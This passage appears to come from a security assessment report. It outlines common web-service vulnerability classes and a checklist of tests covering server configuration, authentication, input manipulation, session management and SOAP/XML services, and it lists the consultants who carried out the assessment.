Where information from web requests is not validated before being used by a web service, an attacker could use this flaw to access and attack the supporting back-end components or other users. Examples of this type of attack include SQL injection, OS command injection, and SOAP injection.

Broken Access Control

Access control restrictions determine what authenticated users are allowed to do in a web service. When they are not properly enforced an attacker can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorised functions.

Buffer Overflows

Some web service components may be vulnerable to buffer overflow attacks. A remote attacker may be able to provide specially-crafted malicious input which causes the components to crash and, in some cases, can lead to remote code execution.

Injection Flaws

Web services pass data between the user and server using a protocol called SOAP (the Simple Object Access Protocol), the basis of which is an XML structure defined in a WSDL (Web Services Description Language) document. If an attacker can embed malicious commands in the SOAP parameters, the external system may execute those commands on behalf of the web service.

Improper Error Handling

There are instances where error conditions occur during normal operations and are not handled properly. If an attacker can identify the errors that the web service fails to handle correctly, they can systematically force those errors, revealing system information.

Insecure Storage

Storing information such as credentials usually involves cryptography. Integrating cryptography into a web application can be complex, and as a result there are often deficiencies in its execution. When the cryptographic function is not coded properly, or is not integrated appropriately, information is not protected.

Denial of Service

An attacker can survey a service to determine what processes use the most resources. With this knowledge it is possible to consume web service resources to a point where legitimate users can no longer access or use the service. In extreme cases the service can be knocked over and cease functioning completely.

Detailed Methodology

We will perform an in-depth and thorough assessment of in-scope web services to ensure that correct configuration and recommended practices have been followed to minimise client exposure. The following is a sample list of common tests that are performed when carrying out a web service test. It will vary depending on the technology and protocols that have been implemented.

Web Server Specific

- Identify known vulnerabilities related to the web server version.
- Assess configuration issues.
- Search for default web server content.
- Identify information leakage.

Authentication

- Find valid login credentials with password grinding.
- Ensure a lockout policy for failed attempts is implemented.
- Assess if a lockout timeout is in place.
- Assess use of generic authentication error messages, preventing username enumeration.
- Bypass authentication with spoofed tokens.
- Bypass authentication with replay of authentication information.
- If SSL is implemented, ensure the certificate is correctly configured.

Input Manipulation

- Find limitations of defined variables and protocol payload, data length and type, construct format.
- Use exceptionally long character strings to find buffer overflow vulnerabilities.
- Inject malicious commands in the SOAP messages.
- Examine unauthorised directory or file access with path and directory traversal.
- Execute remote commands through server-side includes.
- Check validation, ensuring strong type, length, and data-format input.
- Determine the protocol specification of the server or client application.

Session Management

- Determine session management information – number of concurrent sessions, IP-based authentication, role-based authentication, and identity-based authentication
- Estimate session ID sequence and format.
- Determine if the session ID is maintained with IP address information; check if the same information can be retrieved on another machine.
- Replay gathered information to fool services.
- Ensure session variables are kept server side.
- Check if a session timeout is enforced.
- Check that simultaneous logins are not permitted.
- Ensure that the user session is deleted on logout.
- Ensure the client-server communication channel is adequately secured for its intended use.

Service Vulnerabilities

- Check for vulnerability to XML complexity, serialization, and external reference attacks.
- Examine SOAP messages for WSDL/WS-Inspection information disclosure vulnerabilities.
- Check for incorrect use of WS-Security standards.

- Check for transport security weaknesses, including insufficient certification chain validation and weak cipher suite configuration.

4.3 Assessment Team

The following members of staff were assigned to this assessment:

Name	Job Title	Comments
Paul Collett	Principal Security Consultant	Mobile Application Code Review
Ramon Salvador	Managing Security Consultant	Web Services Assessment and Code Review/Mobile Application Retesting
Peter Winter-Smith	Principal Security Consultant	Web Service Retesting
Luke Rogerson	Managing Security Consultant	Project Management
Ian Cornish	Technical Author	Document Creation